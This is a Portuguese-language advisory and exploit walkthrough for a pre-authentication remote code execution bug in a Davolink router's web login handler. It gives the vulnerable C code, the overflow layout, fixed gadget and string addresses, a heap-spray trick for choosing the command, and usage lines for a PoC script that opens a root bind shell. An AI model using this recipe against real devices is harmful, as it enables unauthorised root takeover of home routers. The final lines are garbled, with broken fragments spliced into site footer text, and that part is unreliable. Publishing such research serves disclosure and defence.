CVE-2026-39127 - RCE pré-autenticação no roteador Minions Bob
Um estouro de buffer na pilha no manipulador de login do dvmsvr no roteador Davolink Minions Bob (DVW-642) permite que um atacante remoto não autenticado execute código arbitrário como root. Explorável por meio de uma única requisição HTTP para /auth/login.
As credenciais do usuário são criptografadas localmente antes de serem enviadas. A chave + IV vêm de um endpoint de pré-autenticação (GET /client/info), então qualquer pessoa pode obtê-los e criptografar seu próprio payload.

A codificação hexadecimal do texto cifrado faz com que o corpo de enc seja [0-9a-f] - observe que /auth/login garante isso com o filtro dvmsvr!check_xss_cmd. Os bytes reais aparecem apenas depois que o servidor os decodifica de hexadecimal, e como isso acontece antes da descriptografia, nenhuma chave é necessária O.o
O dvmsvr serve o painel web do dispositivo. O manipulador de pré-autenticação /auth/login
(post_auth_login_callback) pega o campo JSON enc, copia-o para um buffer
na pilha e o decodifica de hexadecimal em um buffer de 64 bytes na pilha (novamente, antes da descriptografia):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 caracteres hexadecimais decodificam para 127 bytes no buffer de 64 bytes, sobrescrevendo o ponteiro de quadro salvo e o endereço de retorno:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
Por sorte, o dvmsvr não tem mitigações (sem canaries, PIE, NX ou RELRO) e carrega em um endereço fixo, então podemos retornar diretamente para código nativo (ret2text).
Com um .text fixo, retornamos para um wrapper de system() em 0x40e8c4. A função dvmsvr!dvs_call acaba calculando $a0 = $fp + 0x20 e chama system. O controle sobre $fp nos dá controle sobre o comando :)

Defina $ra para o gadget e aponte $fp + 0x20 para uma string que controlamos. .rodata:0x462260 contém "sleep 2 && reboot &", então $fp = 0x462240 e $ra = 0x40e8c4 reinicia a máquina com uma requisição.
Um comando escolhido precisa da nossa própria string em um endereço conhecido; temos bastante espaço sobrando no nosso buffer, mas randomize_va_space = 1 randomiza a pilha, então (sem um leak) não conseguimos prever onde nossa entrada cai na memória.

O heap não é randomizado; a ausência de PIE o mantém fixo em 0x47c000 (RWX), e akheron/jansson coloca a string enc ali de forma previsível. Anexamos "cmd ; cmd ; ..." à requisição após os bytes do overflow. dvmsvr!hexstring_to_hex decodifica apenas o hex inicial, então o restante permanece no heap, e apontamos $fp + 0x20 para ele. O ; atua como uma espécie de sled de interpretador, então libc!system executa onde quer que caia (independentemente do offset).
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (deps: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn) devem ser 0: o epílogo o desreferencia antes de retornar, então um valor não nulo causa crash antes que nosso endereço de retorno seja restaurado0x4a3000 - 0x4a8c49. O PoC mira $fp + 0x20 a partir do centro (~0x4a6000) para fora, atingindo primeiro o offset mais provável e reenviando após cada respawnDescubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.



